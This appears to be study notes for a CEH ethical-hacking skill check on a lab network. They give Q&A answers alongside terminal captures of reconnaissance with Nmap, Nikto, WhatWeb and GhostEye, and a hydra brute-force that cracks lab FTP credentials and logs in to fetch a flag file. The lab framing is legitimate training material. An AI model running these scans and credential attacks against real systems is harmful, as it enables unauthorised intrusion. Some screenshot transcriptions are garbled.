












CEHORG has assigned you with analysing the snapshot of the operating system registry and perform the further steps as part of dynamic analysis and find out the whether the driver packages registry is changed. Give your response as Yes/No.

-> Yes

Perform windows service monitoring and find out the service type associated with display name "afunix".


The screenshot shows the Windows Service Manager window. The table lists various system services with their details:

Internal name	State	Type	Display name	Start type	Executable
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys
3ware	running	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys
AerSvc_1...	stopped	unknown	Agent Activation Runtime_1fa1e7	manual	C:\Windows\system32\svchost.exe -k AerSv...
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
AcpiDev	stopped	driver	ACPI Devices driver	manual	\SystemRoot\System32\drivers\AcpiDev.sys
acpix	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpix.sys
acpipagr	stopped	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys
AcPm	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipm.sys
acptime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acptime.sys
Acx01000	stopped	driver	Acx01000	manual	system32\drivers\Acx01000.sys
ADP804X	running	driver	ADP804X	manual	\SystemRoot\System32\drivers\VADP804X.SYS
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\System32\drivers\afd.sys
afunix	running	driver	afunix	system	\SystemRoot\System32\drivers\afunix.sys
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys
AIIRouter	stopped	shared	Allwyn Router Service	manual	C:\Windows\system32\svchost.exe -k LocalS...
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\Windows\System32\alg.exe
amdgpio2	stopped	driver	AMD GPIO Client Driver	manual	\SystemRoot\System32\drivers\amdgpio2.sys
amdi2c	stopped	driver	AMD I2C Controller Service	manual	\SystemRoot\System32\drivers\amdi2c.sys
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys
AmdPPM	running	driver	AMD Processor Driver	manual	\SystemRoot\System32\drivers\amddppm.sys
amdsata	running	driver	amdsata	manual	\SystemRoot\System32\drivers\amdsata.sys
amdsbs	running	driver	amdsbs	manual	\SystemRoot\System32\drivers\amdsbs.sys
amdkata	running	driver	amdkata	manual	\SystemRoot\System32\drivers\amdkata.sys
AppHostS...	running	unknown	Application Host Helper Service	auto	C:\Windows\system32\svchost.exe -k aphost
AppID	stopped	driver	AppID Driver	manual	system32\drivers\appid.sys
AppIDSvc	stopped	shared	Application Identity	manual	C:\Windows\system32\svchost.exe -k LocalS...
Appinfo	running	unknown	Application Information	manual	C:\Windows\system32\svchost.exe -k netsvc...
AppleCCP	running	driver	Apple Cellular Device Driver	manual	\SystemRoot\System32\drivers\AppleCCP.sys

Buttons at the bottom:

- Properties...
- Add service
- Stop service
- Delete service
- Rewind service
- Exit

CEHORG has found that one of its web application movies.cehorg.com running on its network is leaking credentials in plain text. You have been assigned a task of analysing the movies.pcap file and find out the leaked credentials. Note: The movies.pcapng file is located at C:\Users\Administrator\Documents\ in the Documents folder on EH Workstation – 2 (Windows 11) machine. Make a note of the credentials obtained in this flag, it will be used in the Part 4 of CEH Skill Check.



CEHORG hosts a datacenter for its business clients. While analyzing the network traffic it was observed that there was a huge surge of incoming traffic from multiple sources. You are given a task to analyze and study the DDoS.pcap file. The captured network session (DDoS.pcapng) is stored in the Documents folder of the EH Workstation -2 machine. Determine the number of machines that were used to initiate the attack.

-> 3

CEH Engage Part 3

You have been assigned a task to perform a clickjacking test on www.certifiedhacker.com that the CEHORG members widely use. Find out whether the site is vulnerable to clickjacking.

GhostEye

Parrot Terminal

File Edit View Search Terminal Help

Ghost Eye - Information Gathering Tool
Author: Jolanda de Koff aka Bulls Eye
Github: <https://github.com/BullsEye0>
Website: <https://hackingpassion.com>
Patreon: <https://www.patreon.com/jolandadekoff>

Hi there, Shall we play a game..? 😊

- [+] 1. EtherApe – Graphical Network Monitor (root)
- [+] 2. DNS Lookup
- [+] 3. Whois Lookup
- [+] 4. Nmap Port Scan
- [+] 5. HTTP Header Grabber
- [+] 6. Clickjacking Test - X-Frame-Options Header
- [+] 7. Robots.txt Scanner
- [+] 8. Cloudflare Cookie scraper
- [+] 9. Link Grabber
- [+] 10. IP Location Finder
- [+] 11. Detecting CMS with Identified Technologies
- [+] 12. Traceroute
- [+] 13. Crawler target url + Robots.txt
- [+] 14. Certificate Transparency log monitor
- [x] 15. Exit

[+] Enter your choice: 6

Menu Parrot Terminal

Parrot Terminal

File Edit View Search Terminal Help

Header set are:

Date:Sat, 20 Jan 2024 17:44:53 GMT
Server:Apache
Content-Length:226
Keep-Alive:timeout=5, max=75
Connection:Keep-Alive
Content-Type:text/html; charset=iso-8859-1


[*] X-Frame-Options-Header is missing !
[!] Clickjacking is possible, this site is vulnerable to Clickjacking

[+] 1. EtherApe – Graphical Network Monitor (root)
[+] 2. DNS Lookup
[+] 3. Whois Lookup
[+] 4. Nmap Port Scan
[+] 5. HTTP Header Grabber
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: █

☰ Menu ParrotTerminal

Nikto



The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "nikto -h www.certifiedhacker.com - Parrot Terminal". The terminal window displays the output of a Nikto version 2.1.6 scan against the target website. The output includes the following details:

- Nikto v2.1.6
- Target IP: 162.241.216.11
- + Target Hostname: www.certifiedhacker.com
- + Target Port: 8044
- + Start Time: 2023-11-23 13:00:35 (GMT-5)
- + Server: Apache
- + The #anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + Root page / redirects to: https://www.certifiedhacker.com/

Perform an HTTP-recon on www.certifiedhacker.com and find out the version of Nginx used by the web server.

BillCipher

Parrot Terminal

```
File Edit View Search Terminal Help
Interesting but fairly common headers should have their own
plugins, eg. x-powered-by, server and x-aspmx-version.
Info about headers can be found at www.http-stats.com

String      : host-header,x-server-cache,x-proxy-cache (from headers)

[ nginx ]
Nginx (Engine-X) is a free, open-source, high-performance
HTTP server and reverse proxy, as well as an IMAP/POP3
proxy server.

READNEWMOD
Version     : 1.21.6
Website     : http://nginx.net/

HTTP Headers:
HTTP/1.1 200 OK
Date: Sat, 20 Jan 2024 17:48:58 GMT
Server: nginx/1.21.6
Content-Type: text/html
Content-Length: 3228
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Vary: Accept-Encoding
Content-Encoding: gzip
host-header: c2hhcmVklmJsdWVob3N0LmNvbQ==
X-Server-Cache: true
X-Proxy-Cache: HIT
Accept-Ranges: bytes

Do you want to continue? [Yes/No]: Yes
```


Whatweb

whatweb www.certifiedhacker.com - Parrot Terminal

```
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#whatweb www.certifiedhacker.com
http://www.certifiedhacker.com [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPS[Apache], IP[162.241.216.11], RedirectLocation[https://www.certifiedhacker.com/], Title[301 Moved Permanently] IP: 162.241.216.11
https://www.certifiedhacker.com/ [200 OK] Country[UNITED STATES][US], HTTPServer[nginx/1.21.6], JQuery[1.4], Meta-Author[Parallelus], PasswordField[RevealPassword], Script[text/javascript], Title[Certified Hacker], UncommonHeaders[host-header,x-server-cache,x-proxy-cache], nginx[6]
[root@parrot]~[/home/attacker]
└─#anti-clickjacking X-Frame-Options header is not present.
The X-SS Protection header is not defined. This header can hint to the user agent to protect
```

An FTP site is hosted on a machine in the CEHORG network. Crack the FTP credentials, obtain the "flag.txt" file and determine the content in the file.

```
nmap -p 21 172.16.0.0/24  
nmap -p 21 10.10.10.0/24  
nmap -p 21 192.168.0.0/24  
hydra -L <username.txt> -P <password.txt> ftp://172.16.0.12
```




The screenshot shows a terminal window titled "nmap -sV -T4 -p 21 172.16.0.12 - Parrot Terminal". The terminal displays the results of an Nmap scan and a Hydra password cracking session. The Nmap output shows a single open port 21 (FTP) on the target host, which is identified as Microsoft ftpd running on Windows. The Hydra output shows the cracking process, indicating that it has completed a scan of 1 IP address (1 host up) in 0.45 seconds, but no specific credentials or flag.txt content are visible.

```
[root@parrot]~[/home/attacker]  
└── #nmap -sV -T4 -p 21 172.16.0.12  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-23 13:10 EST  
Nmap scan report for 172.16.0.12  
Host is up (0.0014s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      Microsoft ftpd  
Service Info: OS: Windows; CPE:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds  
[root@parrot]~[/home/attacker]  
└── #
```

```
● ● ●          ftp 172.16.0.12 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/Desktop/CEHv12 Module 13 Hacking Web Servers/Wordlists]
#hydra -L Usernames.txt -P Passwords.txt 172.16.0.12 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
way).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-24 05:41:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41412 login tries (l:238/p:174), ~2589 tries per
task
[DATA] attacking ftp://172.16.0.12:21/
[21][ftp] host: 172.16.0.12  login: Martin  password: qwerty1234
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
[root@parrot]~[/home/attacker/Desktop/CEHv12 Module 13 Hacking Web Servers/Wordlists]
#ftp 172.16.0.12
Connected to 172.16.0.12.
220 Microsoft FTP Service
Name (172.16.0.12:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-01-22 07:41AM           11 flag.txt
226 Transfer complete.
ftp> cat flag.txt
?Invalid command
ftp> get flag.txt
local: flag.txt remote: flag.txt
Plain Text Tab Width: 4 Ln 1 Col 1
```



Perform web application reconnaissance on movies.cehorg.com and find out the HTTP server used by the web application.


Whatweb

```
whatweb movies.cehorg.com
```



```
[attacker@parrot] -[~/ghost_eye]
└─ swhatweb movies.ceph.org
http://movies.ceph.org [200 OK] ASP.NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[192.168.0.51], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - Movies], X-Powered-By[ASP.NET]
[attacker@parrot] -[~/ghost_eye]
└─ s
```

Nmap



```
Applications Places System nmap -sV -T4 -p 80 10.10.10.25 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] -[/home/attacker]
└─ #nmap -sV -T4 -p 80 10.10.10.25
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-23 13:13 EST
Nmap scan report for 10.10.10.25
Host is up (0.0019s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
[root@parrot] -[/home/attacker]
└─ #
```

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays the following command-line session:

```
[attacker@parrot] - [/Desktop/CEHv12 Module 13 Hacking Web Servers/Wordlists]
└─ $ ping movies.ceph.org.com
PING movies.ceph.org.com (192.168.0.51) 56(84) bytes of data.
64 bytes from movies.ceph.org.com (192.168.0.51): icmp_seq=1 ttl=127 time=0.930 ms
64 bytes from movies.ceph.org.com (192.168.0.51): icmp_seq=2 ttl=127 time=0.966 ms
64 bytes from movies.ceph.org.com (192.168.0.51): icmp_seq=3 ttl=127 time=0.926 ms
64 bytes from movies.ceph.org.com (192.168.0.51): icmp_seq=4 ttl=127 time=0.820 ms
^C
--- movies.ceph.org.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.820/0.910/0.966/0.054 ms
[attacker@parrot] - [/Desktop/CEHv12 Module 13 Hacking Web Servers/Wordlists]
└─ $ nmap -sV -p 80 192.168.0.51
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-09 09:07 EST
Nmap scan report for movies.ceph.org.com (192.168.0.51)
Host is up (0.0064s latency).

PORT      STATE SERVICE VERSION
80/tcp      open  http    Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.64 seconds
[attacker@parrot] - [/Desktop/CEHv12 Module 13 Hacking Web Servers/Wordlists]
└─ $
```

Identify the load balancing service used by eccouncil.org.

```
lbd eccouncil.org
```

-> cloudflare

```
Applications Places System lbd eccouncil.org - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
lbd#lbd eccouncil.org
STOP_ON_SUCCESS yes The target port (TCP)
